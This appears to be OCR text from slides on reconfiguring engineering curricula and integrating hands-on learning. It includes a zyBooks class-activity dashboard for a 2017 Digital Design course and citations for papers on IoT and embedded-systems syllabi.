
Problem: How to reconfigure existing courses

- This is institution specific
- Need to work with university administration, general education requirements, government controls etc.
- Ensure accreditation requirements are met
- Also work with the industrial advisory board and other external agencies
- Ensure there is sufficient demand for the new courses/curricula




1.2.1: Integration of Hands-on learning

(Version 1)



1.2.1: Integration of Hands-on learning, Undergraduate Level



1.2.1: Integration of Hands-on learning, Graduate Level

zyBooks

Activity dashboard

Fairleigh Dickinson University ENGR 2286 / EGTG 2286 Spring 2017: Digital Design

ADOPT

- Table of Contents / Index
- About This Material
- 1. Combinational Logic
- 2. Combinational Logic II
- 3. Sequential Logic
- 4. Datapath Components
- 5. RTL Design
- 6. Datapath Components II
- 7. Verilog HDL
- 8. VHDL

Show activity for Entire class up until February 14th 2017 at 11:59 pm Download report

Class activity (42 students)

Last updated 02/15/17 01:12 pm


1	Combinational Logic	70%
2	Combinational Logic II	8%
3	Sequential Logic	0%
4	Datapath Components	0%
5	RTL Design	0%
6	Datapath Components II	0%
7	Verilog HDL	0%
8	VHDL	0%

Chapter 1

Section 1.15: Why digital design 90%


Participation activities 90%

- 1.15.1: Why digital design. 90%



1.2.1: Integration of Hands-on learning, Undergraduate Level

Integration of Hands-on learning, Graduate Level



Many such configurations are possible

Agata D, Besari AR, Wibowo IK, Putri BC. Syllabus Design for Computer Extracurricular Based on Internet of Things. Beyond Words. 2018 Nov 30;6(2):88-101.

Syllabus Design for Computer Extracurricular Based on Internet of Things

Dias Agata
diasagatahendra@gmail.com
***
Adnan Rachmad Anom Besari,
***
Iwan Kurnianto Wibowo
***
Berliana Cahyaniati Purnomo Putri

Politeknik Elektronika Negeri
Surabaya, Indonesia

Rao, A. R., Clarke, Daniel. (2018). *Development of an Embedded System*

